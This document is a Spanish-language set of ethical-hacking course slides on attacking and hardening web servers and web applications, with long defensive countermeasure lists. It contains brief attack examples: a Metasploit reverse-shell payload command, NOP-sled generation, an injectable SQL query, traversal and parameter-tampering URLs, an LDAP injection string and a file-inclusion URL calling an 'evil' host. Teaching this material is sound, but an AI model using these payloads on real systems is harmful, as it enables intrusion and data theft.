Obtener información importante sobre niveles del sistema como detalles de cuentas, S.O., etc. y versiones de software, nombres de servidores, esquema de base de datos, etc. Hacer telnet a un servidor web para hacer footprint y obtener información como nombres de servidores, tipos de servidor, S.O., aplicaciones corriendo, etc. Utilizar herramientas como ID Serve, httprecon Netcraft para realizar footprinting.

Reflejando o duplicando un Sitio Web

Se realiza esta acción para ver la estructura del directorio, de archivos, links externos, etc. Buscan comentarios en el código HTML para hacer las actividades footprinting más eficientes. Utilizar herramientas como HTTrack, Web Copier , BlackWidow, etc.

C|EH Julio Iglesias Perez

Escaneo de vulnerabilidades en los Servidores Web.

Realizar un escaneo para encontrar vulnerabilidades en la red y determinar si el sistema puede ser explotado. Utilizar escaners como HP WebInspect, Nessus, Paros proxy, etc. para encontrar hosts, servicios y vulnerabilidades. Olfatear el tráfico de la red para encontrar sistemas activos, servicios de red, aplicaciones y vulnerabilidades presentes. Testear la infraestructura del Servidor Web para ver si hay alguna mala configuración, contenido obsoleto, y vulnerabilidades conocidas.

Ataque Session Hijacking al Servidor Web

Sniffear un ID de sesión válido para obtener acceso no autorizado al servidor Web y curiosear los datos. Utilizar técnicas de sesión Hijacking como session fixation, session sidejacking, Cross-site scripting, etc. para capturar cookies de sesiones válidas e IDs. Utilizar herramientas como Burp Suite Hamster, Firesheel, etc. para realizar una sesión hijacking automatizada.

Ataque hacking web Server Passwords

Ataque hacking web Server Passwords

Utilizar técnicas de craqueo de contraseñas como fuerza bruta, diccionario, password guessing, etc. Utilizar herramientas como Brutus, THC-Hydra, etc.

C|EH Julio Iglesias Pérez

Herramientas de ataque a Servidores Web

Metasploit: Abusa de vulnerabilidades conocidas y aprovecha las contraseñas débiles vía Telnet, SSH, HTTP y SNM.

C|EH Julio Iglesias Pérez

Modulo Exploit de Metasploit

Es el módulo básico en Metasploit utilizado para encapsular un exploit utilizando que usuarios se dirigen en muchas plataformas con un exploit simple. Este módulo viene con campos simplificados de meta información. Utilizando la característica Mixins, los usuarios también pueden modificar el comportamiento de un exploit dinámicamente. ataques de fuerza bruta e intentos pasivos de exploits.

Pasos para explotar un sistema utilizando Metasploit Framework

- Configurar Active Exploit.
- Verificar las Opciones de Exploit.
- Seleccionar un objetivo.
- Seleccionar el Payload.
- Ejecutar el Exploit.

C|EH Julio Iglesias Perez

El módulo Payload de Metasploit

1. Establece un canal de comunicación entre Metasploit y el host víctima.
2. Combina código arbitrario que es ejecutado como resultado de una explotación correcta.
3. Para generar payloads, primero se debe seleccionar el payload utilizando el comando:

use Windows/shell_reverse_tcp

CEH Julio Iglesias Suárez

Módulo auxiliar de Metasploit

Puede ser utilizado para realizar arbitrario, un frente de acción como port scanning, DoS, incluso fuzzing. Para ejecutar el módulo auxiliar, se puede utilizar el comando "run" o utilizar el comando "exploit".

C|EH Julio Iglesias Pérez

Módulo NOPS de Metasploit

Genera instrucciones no operacionales utilizadas para bloquear los buffers. Utilizar el comando "generate" para generar un trineo NOP en un campo arbitrario y mostrarlo en un formato dado.

ej:

use x86/opty2

generate -t c 50

©IFP Julio Iglesias Suárez

Herramienta de ataque Web Wfetch

Permite al atacante personalizar totalmente una solicitud HTTP y enviarla al servidor web para ver la solicitud HTTP prima y responder datos. Permite al atacante testear el rendimiento de sitios Web que contienen nuevos elementos como ASP o protocolos Wireless.

C|EH Julio Gallastegui Pérez

Herramienta de crackeo de contraseñas Brutus

Soporta, HTTP, POOP3, FTP, SMB, Telnet, IMAP, NNTP y muchos otros protocolos de autenticación. Incluye un motor de autenticación múltiple y puede hacer hasta 60 conexiones simultáneas. Soporta el no uso de nombre de usuario, nombres de usuario múltiples, listas de contraseñas, listas combo (usuarios/contraseñas) y modos configurables de fuerza bruta.

Herramienta de cracko de contraseñas TCH-Hydra

Es un crackeador rápido de logon de red. Soporta TELNET, FTP, HTTP, HTTPS, HTTP-PROXY, SMB, SMFBT, MS-SQL, MYSQL, REXEC, etc.

C|EH Julio Iglesias Pérez

Contramedidas

Contramedida Parches y Actualizaciones

- Escanear vulnerabilidades existentes, parcharlas y actualizar el software del servidor regularmente. Antes de aplicar cualquier service pack, hotfix o parche de seguridad, leer la revisión de toda la documentación relevante.
- Aplicar todas las actualizaciones sin tener en cuenta su tipo en base a "según sea necesario". Testear los service packs y hotfixes en un ambiente no productivo antes de implementarla en la producción.

Contramedidas

- Asegurarse que los SP, Hotfixes y niveles de parches de seguridad sean consistentes en Todos los controladores de dominio DC. Asegurarse que los cortes de servidores son programados y que haya backups y discos de reparación de emergencias disponibles.
- Tener un plan de "marcha atrás" que permita al sistema y la empresa volver a un estado original, antes de que la implementación fallida. Programar periódicamente actualizaciones como parte de las operaciones de mantenimiento y nunca intentar tener mas de un SP atrás.

Contramedida Protocolos

- Bloquear puertos innecesarios, tráfico ICMP, y protocolos innecesarios como NetBIOS y SMB.
- Endurecer la pila TCP/IP y consistentemente aplicar los últimos parches y actualizaciones en el software del sistema.

C|EH Julio Iglesias Perez

Contramedida Protocolos

- Si se utilizan protocolos no seguros como Telnet, POP3, SMTP, FTP, tomar las medidas para proveer autenticación y comunicación seguras, por ejemplo utilizando directivas IPSec.
- Si el acceso remoto es necesario, asegurarse que la conexión remota está asegurada de manera apropiada utilizando protocolos de encriptación y túnel.
- Deshabilitar WebDAV si no esta siendo utilizado por ninguna aplicación o mantenerlo seguro si es que es necesario.

CEH Julio Iglesias Perez

Contramedidas Cuentas

1. Remover todos los módulos y extensiones de aplicaciones.
2. Deshabilitar las cuentas por defecto creadas durante la instalación de un S.O.
3. Cuando se creé un nuevo directorio raíz Web, dar los permisos NTFS (mínimos si es posible) al usuario anónimo en el servidor IIS a ser utilizado.
4. Eliminar las bases de datos de usuarios y procedimientos almacenados y seguir siempre el mínimo privilegio para la aplicación de bases de datos para defenderse contra SQL query poisoning.

Contramedidas Cuentas

5. Utilizar permisos WEB, permisos NTFS y mecanismos de control de acceso .NET incluyendo la autorización URL.
6. Implementar directivas de contraseña fuertes para ralentizar los ataques de diccionario y fuerza bruta y los logs de auditoria y alertas de falla.
7. Ejecutar procesos utilizando cuentas con menos privilegios, servicios con mínimos privilegios y cuentas de usuarios.

CEH Julio Iglesias Perez

Contramedida Archivos y Directorios

- Eliminar archivos innecesarios .jar
- Eliminar configuración sensible entre el código byte.
- Impedir el mapeo de directorios virtuales entre dos servidores distintos, o sobre la red.
- Monitorear y revisar frecuentemente todos los logs de servicios de red, logs de acceso a sitio web, los de base de dados (ej: SQL Server,MySQL, Orable) y logs de S.O.

CEH Julio Iglesias Perez

Contramedida Archivos y Directorios

- Deshabilitar el listado de directorio.
- Eliminar la presencia de archivos NO web como archivos, archivos backup, archivos de texto, etc.
- Deshabilitar ciertos tipos de archivos creando un mapeo de recursos.
- Asegurarse de que las aplicaciones web y los scripts estén en particiones separadas del disco del S.O., sistema, logs y otros archivos del sistema

CEH Julio Iglesias Perez

¿Cómo defenderse contra ataques al servidor Web?

- - Puertos: Auditar los puertos en el servidor regularmente para asegurarse que los servicios inseguros o no necesarios están inactivos en el Servidor Web. Limitar tráfico de entrada al puerto 80 para HTTP y puerto 443 para HTTPS. Cifrar o restringir el tráfico intranet.
- - Configuración del equipo: Asegurarse que los recursos protegidos están mapeados en HttpForbiddenHandler y los HttpModules no utilizados sean removidos. Asegurarse que el seguimiento (tracing) esté deshabilitado <trace enable="false"/> y la compilaciones de depuración estén apagados.

¿Cómo defenderse contra ataques al servidor Web?

- Certificados del Servidor: Asegurarse que los rangos de datos de los certificados sean válidos y los certificados sean utilizados por el propósito pretendido. Asegurarse que el certificado no ha sido revocado y que la public key del certificado sea válida, todo se encamine a una root authority confiada.

¿Cómo defenderse contra ataques al servidor Web?

- Seguridad de código de acceso: Implementar prácticas de código seguro para impedir ataques de revelación y validación. Restringir opciones de directivas de código de acceso seguro para asegurarse que el código descargado de internet o intranet no tenga permisos de ejecución. Configurar IIS para rechazar URLs con "../" para prevenir transversión de ruta, bloquear comandos del sistema y utilidades con Listas de control de acceso (ACLs) e instalar nuevos parches y actualizaciones.

¿Cómo defenderse contra ataques de servidor Web?

- -Registry: Aplicar ACLs y bloquear la administración remota del registro. Asegurar la SAM (Stand-alone Servers Only).
- -Shares: Remover todos los archivos compartidos innecesarios, recursos compartidos administrativos por defecto si no son requeridas. Asegurar los recursos compartidos con permisos NTFS restringidos.
- IIS Metabase: Asegurarse que la seguridad está configurada apropiadamente y acceder al archivo metabase y restringir con permisos NTFS más duros. Restringir banner information retornado por IIS.

CEH Julio Iglesias Gómez

¿Cómo defenderse contra ataques de servidor Web?

- Auditing and Logging: Habilitar un nivel mínimo de auditoría en su servidor Web y permisos NTFS para proteger los archivos log.
- Script mappings: Remover todos los IIS script mappings por extensiones de archivo opcionales para impedir la explotación de cualquier error en las extensiones ISAPI que manipulan estos tipos de archivos.

CEH Julio Iglesias Perez

¿Cómo defenderse contra ataques de servidor Web?

- Sites and Virtual Directories: Realojar los sitios y directorios virtuales a particiones que no se encuentre el sistema y utilizar permisos IIS Web para restringir el acceso.
- ISAPI Filters: Remover todos los filtros ISAP del servidor Web.

C|EH Julio Iglesias Pérez

¿Cómo defenderse contra ataques de servidor Web?

- Crear URL mappings para los servidores internos cautelosamente.
- Si un servidor de base de datos como SQL Server será utilizado como DB back-end, instalarlo en un servidor separado.
- Utilizar herramientas de seguridad previstas con el software del servidor Web y escáner para automatizar y facilitar el proceso de asegurar un servidor Web.

¿Cómo defenderse contra ataques de servidor Web?

- - Utilizar del lado del servidor Session ID tracking y combinar conexiones con marcas de tiempo, direcciones IP, etc.
- - No instalar IIS en un DC.
- - No utilizar equipos dedicados como Servidores Web.
- - Filtrar las solicitudes de tráfico de entrada.
- - Realizar protección física al servidor Web en un ambiente seguro.

CEH Julio Iglesias Perez

¿Cómo defenderse contra ataques de servidor Web?

- No configurar cuentas anónimas separadas para cada aplicación, si es que se tienen varias aplicaciones Web.
- Limitar la funcionalidad del servidor con el fin de soportar las tecnologías que serán utilizadas.
- No permitir a nadie iniciar sesión localmente solo al administrador.
- No conectar el IIS a Internet hasta que esté endurecido.

CEH Julio Iglesias Perez

¿Cómo defenderse contra HTTP Response splitting y Web CachePoisoning?

- Server Admin:

1. Utilizar la última versión de software para el servidor.
2. Regularmente actualizar el S.O. el servidor web.
3. Ejecutar escaneo de vulnerabilidades.

C|EH Julio Iglesias Perez

¿Cómo defenderse contra HTTP Response splitting y Web CachePoisoning?

- -Desarrolladores de aplicaciones:

1. Restringir el acceso a la aplicación a los únicos.
2. Impedir el retorno (%d or \r) y línea de alimentación (%0a ir \n)
3. Cumplir con las especificaciones RFC 2616 para HTTP/1.1

C|EH Julio Iglesias Perez

¿Cómo defenderse contra HTTP Response splitting y Web CachePoisoning?

- Servidores Proxy:

1. Impedir el ingreso de conexiones compartidas TCP entre clientes distintos.
2. Utilizar conexiones TCP distintas entre el proxy para hosts virtuales distintos.
3. Implementar correctamente "maintain request host header"

C|EH Julio Iglesias Gómez

Administración de Parches

Parches y Hotfixes

Un parche es una pequeña pieza de software para corregir problemas, vulnerabilidades de seguridad y errores.

C|EH Julio Iglesias Pérez

¿Qué es la administración de parches?

Es el proceso utilizado para asegurar que los parches apropiados son instalados en un sistema para ayudar a corregir vulnerabilidades conocidas.

C|EH Julio Iglesias Pérez

¿Qué es la administración de parches?

Proceso de administración automatizada de administración de parches:

1. Detect: Utilizar herramientas para detectar parches de seguridad que faltan
2. Assess (evaluar): Evaluar problemas y su severidad mitigando los factores que pueden influenciar en su decisión.
3. Acquire: Descargar el parche para testearlo.

©IEH Julio Iglesias Suárez

¿Qué es la administración de parches?

4. Test: Instalar el parche primero en un equipo de pruebas para verificar las consecuencias de la actualización.
5. Deploy: Implementar el parche a los equipos y asegurarse que las aplicaciones no se vean afectadas.
6. Maintain: Suscribirse para obtener notificaciones sobre vulnerabilidades reportadas.

CIEH Julio Iglesias Perez

Identificando fuentes apropiadas para parches y actualizaciones

Primero hacer un plan de administración de parches que se ajuste al ambiente operacional y objetivos del negocio. Encontrar actualizaciones y parches apropiados en los sitios oficiales de las aplicaciones y del vendedor del S.O. El camino recomendado de hacer un seguimiento a los problemas relevantes para parchar proactivamente es registrándose en los sitios mencionados para recibir alertas.

Instalación de un parche

Los usuarios pueden acceder e instalar los parches de seguridad vía WWW. Los parches pueden ser instalados de dos maneras: Manualmente y automáticamente.

C|EH Julio Iglesias Pérez

Implementación y verificación de un parche de seguridad

Antes de instalar cualquier parche verificar la fuente. Utilizar el programa de administración de parches apropiado para validar las versiones de archivos y las sumas de comprobación antes de implementar los parches de seguridad. La herramienta de administración de parches debe ser capaz de monitorear los sistemas parchados. El equipo de administración de parches debe revisar regularmente actualizaciones y parches.

Herramientas de parches de seguridad

- Microsoft Baseline Security Analyzer
- Altiris
- Etc.

C|EH Julio Iglesias Pérez

Herramientas de Seguridad de Servidor Web

- Sandcat: Aplicación de escaneo de vulnerabilidades web remota multi proceso. Mapea toda la estructura Web. También revisa SQL Injection, XSS, File inclusión, etc. Automatiza el proceso de revisar el código de la aplicación web.
- Wikto: Es un escáner de servidores Web para Windows.

CEH Julio Iglesias Pérez

Herramientas de Seguridad de Servidor Web

Herramienta de monitoreo de infección Malware: Hackalert: Servicio basado en la nube que provee en tiempo real identificaciones y alarmas para accionamiento de descargas y amenazas malware zero day en sitios y anuncios Online. Identifica el malware antes de que el sitio se ponga como malicioso.

CEH Julio Iglesias Perez

Test de Intrusión a Servidores Web


- Es utilizado para identificar, analizar y reportar vulnerabilidades como debilidad de autenticación, errores de configuración, protocolo relacionado a las vulnerabilidades, etc. en un servidor web.
- La mejor manera de realizar un pen test es realizando una serie de tests metódicos y repetitivos en búsqueda de las distintas vulnerabilidades de aplicaciones Web.

CEH Julio Iglesias Perez

¿Por qué Pen testing a servidores Web?

- Identificación de infraestructura Web.
- Verificación de vulnerabilidades.
- Remediación de vulnerabilidades.

C|EH Julio Iglesias Pérez


Identificar el objetivo
Buscar en fuentes abiertas información acerca del objetivo
Internet, grupos de noticias, boletines, etc.
Realizar Ingeniería Social
Redes sociales, dumpster diving
Consultar a las bases de datos Whois
Whois, Traceroute, Active Whois, etc.
Documentar hallazgos acerca del objetivo
Fingerprint al Servidor Web
Herramientas como httprecon, ID Serve
Realizar Crawl al Sitio Web
Herramientas como httprint, Metagoofil
Enumerar Directorios Web
Herramientas como DirBuster
Realizar un ataque transversal al directorio
Herramientas como DirBuster
Examinar los archivos de configuración
Realizar una valoración de Vulnerabilidades
Escanear vulnerabilidades para con herramientas como: HP WebInspect, Nessus, etc.
Realizar HTTP response splitting
Para pasar datos maliciosos a una aplicación vulnerable en el encabezado HTTP de la respuesta
Ataque de envenamiento Web Cache
Para vaciar el contenido Caché actual y enviar una solicitud "especial" que será almacenada en la memoria temporal (caché)
HTTP response hijacking
Crackear autenticación del Servidor Web
Fuerza bruta a servicios SSH, FTP y otros
Para obtener acceso no autorizado
Realizar Session Hijacking
Realizar Session Hijacking para capturar cookies e IDs de sesiones válidas, utilizando herramientas automatizadas como: Burp Suite, Hamster, Firesheep, etc.
Realizar ataque MitM
Entre el usuario final y los servidores Web
Realizar Pentesting a Aplicaciones Web
Ver Módulo 13
Examar los logs de los Servidores Web
Utilizando herramientas de examinación como Webalizer, AWStats, Btmatu Relax, etc.
Realizar ataque MitM
Documentar todos los hallazgos

¡Muchas Gracias!
C|EH Julio Iglesias Perez

WWW.CIBERSEGURIDAD.CLUB

13. Hackeando Aplicaciones Web

Certified Ethical Hacker

C|EH Julio Iglesias Perez

Introducción

Las aplicaciones son generadas en el servidor o bien pueden ser ejecutadas por script dinámicamente en el navegador del cliente. Existen varios ataques de vulnerabilidad como SQL Injection, cross-site scripting, session hijack, etc.

C|EH Julio Gómez

Componentes de una aplicación Web

- El Servidor Web
- Inicio de sesión
- Permisos de usuario
- Nivel de rol de Seguridad del sistema
- Aplicación lógica
- Contenido de la aplicación
- Acceso a datos
- Cierre de sesión
- Almacenamiento de datos
- Mecanismo de rastreo de sesión

CEH Julio Iglesias Pérez

Aplicaciones Web 2.0

Suponen una revolución en la Web. Blogs, , nuevas tecnologías como Ajax (gmail, youtube), aplicaciones móviles, frameworks, cloud computing websites, online office software, etc.

C|EH Julio Iglesias Pérez

Pila de vulnerabilidad

Pila 7. Aplicaciones Web a medida. Defectos lógicos de negocios, Vulnerabilidades técnicas

Pila 6. Componentes de terceros. Open Source/Comercial

Pila 5. Base de datos. Oracle/MySQL/MS SQL

Pila 4. Web Server. Apache/IIS

Pila 3. Sistemas Operativos. Windows/Linux/OS X

Pila 2. Red. Router/Swtich

Pila 1. Seguridad. IPS IDS

©IFA Julio Iglesias Perez

Vectores de ataque Web

Es una ruta o medio para que un atacante pueda obtener acceso a la computadora o recursos de la red para realizar un ataque payload o causar resultados maliciosos. Este ataque incluye manipulación de parámetros, XML poisoning, validación de cliente, mala configuración de servidor, problemas de enrutamiento de servicio Web y cross-site scripting.

Amenazas a las aplicaciones Web

- Cookie Poisoning.
- Almacenamiento inseguro.
- Fuga de información.
- Error de manipulación errónea.
- Administración de cuenta violada.
- Directory Transversal.
- Manipulación de parámetros/formularios.
- DoS.
- Buffer Overflow.

CIEH Julio Iglesias Perez

Amenazas a las aplicaciones Web

- Manipulación de Logs.
- Input invalidado.
- Cross Site Scripting (XSS)
- Inyección de defectos.
- Falsificación de solicitudes cross site.
- Ruptura de control de acceso.
- Mala configuración en la seguridad.
- Administración de sesión violado.
- Exploits de plataforma.

CIEH Julio Iglesias Perez

Amenazas a las aplicaciones Web

- Referencias directas de objetos inseguros.
- Insuficiente Protección de la capa de transporte.
- Fallo en la restricción de acceso URL.
- Almacenamiento criptográfico inseguro.
- Cookie spoofing.
- Ofuscación de aplicación.
- Ataques de protocolo DMZ.
- Exploits de administración de seguridad.

CIEH Julio Iglesias Perez

Amenazas a las aplicaciones Web

- Hijacking de autenticación.
- Ataques a los servicios Web.
- Manipulación oculta.
- Re direccionamiento no válido.
- Ataque de fijación de sesión.
- Ejecución de archivos maliciosos.

C|EH Julio Iglesias Perez

Entradas no válidas

Los defectos de validación de entradas se refiere a una vulnerabilidad de aplicación Web donde la entrada desde el cliente no es validada antes de ser procesada por las aplicaciones Web y los servidores back-end. Un atacante explota una defecto de validación de entrada para realizar cross-site scripting, buffer overflow, ataques de inyección, etc. eso resulta en robo de datos y mal funcionamiento del sistema.

Ej.

Browser Post Request:
http://juggyboy.com/login.aspx?user=jasons@pass=springfield

CIEH Julio Iglesias Ramírez

Consulta Modificada

```
string sql = "select * from Users
where
user = '" + User.Text + "' and pwd='" +
Password.Text + "'"r
```

C|EH Julio Iglesias Perez

Manipulación de parámetros/formularios

Un ataque de manipulación de parámetro implica la manipulación de parámetros intercambiados entre el cliente y el servidor para modificar datos de la aplicación como credenciales de usuarios y permisos, precios, cantidad de productos. Un ataque de manipulación de parámetros explota vulnerabilidades en integridad y mecanismos de validación lógica que pueden resultar en XSS, SQL Injection, etc.

Manipulación de parámetros/formularios

Manipulación de datos URL

http://www.juggybank.com/custo.asp?profile=21&debit=2500

por este

http://www.juggybank.com/custo.asp?profile=82&debit=1500

Otros parámetros pueden ser cambiados incluyendo atributos

http://www.juggybank.com/stat.asp?pg=531%status=view

http://www.juggybank.com/stat.asp?pg=531%status=delete

CIFP Julio Iglesias Perez

Directory Traversal

Permite a los atacantes acceder a directorios restringidos incluyendo el código fuente de la aplicación, configuración y archivos críticos del sistema, y ejecutar comandos desde fuera del directorio raíz del Servidor Web. Los atacantes pueden manipular variables de archivos referencia con secuencias "punto-punto-slash(../)"

http://www.juggyboy.com/process.aspx=../../../../algun directorio/algún archivo

Mala configuración de seguridad

Cualquier configuración por defecto o cualquier aplicación incorrecta.

- Fácil Explotación: Utilizando vulnerabilidades de mala configuración, los atacantes pueden obtener acceso no autorizado a las cuentas por defecto, leer páginas no utilizadas, explotar defectos no parchados, leer o escribir archivos y directorios no protegidos, etc.
- Predominio común: La mala configuración puede ocurrir en cualquier nivel de la pila de aplicación, incluyendo la plataforma, servidor Web, framework, y código a medida.

CEH Julio Iglesias Pérez

Mala configuración de seguridad

Ejemplo

La consola de administración del servidor es automáticamente instalada y no quitada.

Las cuentas por defecto no son cambiadas

El atacante descubre páginas de administración estándar en el servidor, logs con las contraseñas por defecto y se hace cargo.

C|EH Julio Iglesias Pérez

Inyección de fallas

1. Son vulnerabilidades en las aplicaciones Web que a los datos no confiados ser interpretados y ejecutados como parte de un comando o consulta.
2. Loas atacantes inyectan fallas construyendo comandos o consultas maliciosa que resultan en pérdida o corrupción de datos, falta de responsabilidad, o denegación de acceso.
3. Las fallas inyectadas son prevalentes en código heredado, a menudo encontrado en SQL, LDAP, y consultas XPath, etc. y puede ser descubierto fácilmente por escaners de vulnerabilidad de aplicaciones y fuzzers.

Ataques SQL Injection

Utiliza una serie de consultas SQL maliciosas para manipular directamente la base de datos. Un atacante puede usar una aplicación web vulnerable burlar las medidas de seguridad normales y obtener acceso directo a datos de valor. Los ataques SQL Injection pueden además ser ejecutados desde la barra de direcciones, desde dentro de los campos de aplicación y a través de consultas y búsquedas.

Ataques de inyección de comandos

- Ataques de inyección Shell: Un atacante intenta elaborar una cadena de entrada para obtener acceso shell a un servidor web. La inyección de funciones shell incluye system(), StartProcess(), java.lang.Runtime.exec(), System.díagnostics.Process.Start() y APIs similares.
- HTML Embedding: Este tipo de ataque es utilizado para desfigurar virtualmente un sitio. Utilizando este ataque, un atacante agrega contenido HTML extra para vulnerar una aplicación web. En estos ataques, la entrada del usuario a una secuencia de comandos web se coloca en la salida HTML.

CEH Julio Iglesias Pérez

Ataques de inyección de comandos

- File Injection: El atacante explota esta vulnerabilidad e inyecta código malicioso dentro de los archivos del sistema:

http://www.juggyboy.com/vulnerable.php?COLOR=http://evil/exploit?

C|EH Juan Iglesias Perez

¿Qué es inyección LDAP?

Esta técnica es utilizada para tomar ventaja de vulnerabilidades de entrada de aplicaciones web no validadas para pasar los filtros LDAP utilizados para buscar Servicios de Directorio para obtener acceso directo a las bases de datos detrás del árbol LDAP.

C|EH Julio Gallardo Rodríguez

¿Como trabaja la inyección LDAP?

1. Es similar a los ataques SQL Injection pero explota parámetros de usuario para generar una consulta LDAP.
2. Para probar que una aplicación es vulnerable a inyección de código LDAP, enviar una consulta al servidor que genera una entrada válida. Si el Servidor LDAP regresa un error, puede ser explotado con técnicas de inyección de código.

CEH Julio Iglesias Perez

¿Como trabaja la inyección LDAP?

Ej: Si un atacante entra un nombre de usuario válido "juggyboy" e inyecta

juggyboy}{&}}

luego la cadena URL se convierte en

{&{USER=juggyboy}{&}}{Pass=blah}}

Solo el primer filtro es procesado por el servidor LDAP, solo la consulta &{USER=juggyboy}{&}} es procesada.

Esta consulta siempre será true y el atacante inicia sesión en el sistema sin una contraseña válida.

CIEH Julio Gutierrez

Ataque de manipulación de campo escondido

1. Cuando un usuario hace una selección en una página HTML, la selección es típicamente almacenada como valores de campo de formulario y enviados a la aplicación como una solicitud HTTP (GET o POST).
2. HTML también puede almacenar valores de campos como campos escondidos, que no son renderizados a la pantalla por el navegador, pero son recolectados y enviados como parámetros durante las presentaciones del formulario.
3. Los atacantes pueden examinar el código HTML de la página y cambiar los valores del campo escondido para poder enviar solicitudes al servidor.

CEH Julio Iglesias Perez

Ataques Cross-Site Scripting (XSS)

Explotan vulnerabilidades en las páginas web dinámicamente generadas, lo cual permite a los atacantes maliciosos inyectar un script del lado del cliente dentro de las páginas web vistas por otros usuarios. Esto ocurre cuando datos invalidados ingresados son incluidos en el contenido dinámico que es enviado al navegador del usuario para prestación. Los atacantes inyectan maliciosos JavaScript, VBScript, ActiveX, HTML o flash para la ejecución en el sistema de la víctima escondiendo sus solicitudes legítimas.

Ataque Cross-Site Request Rorgery (CSRF)

1. Explotan vulnerabilidades de páginas web que permiten al atacante forzar un navegador de un usuario no sospechoso para enviar solicitudes maliciosas que sin su intención.
2. La víctima tiene una sesión activa con un sitio seguro y simultáneamente visita un sitio malicioso, que inyecta una solicitud HTTP a un sitio de confianza dentro de la sesión de la víctima, comprometiendo su integridad.

Ataque DoS a las aplicaciones Web

Los atacantes agotan los recursos del servidor enviando cientos de paquetes de solicitud de recursos intensa, como sacando imágenes grandes o solicitando páginas dinámicas que requieren una búsqueda costosas en los servidores de base de datos. Blancos: CPU, memoria, sockets, ancho de banda del disco, de la base de datos, procesos, etc.

Ataque DoS a las aplicaciones Web

Ejemplos:

- Ataques de inicio de sesión
- Ataques de bloqueo de cuentas
- Enumeración de usuarios
- DoS de registro de usuario.

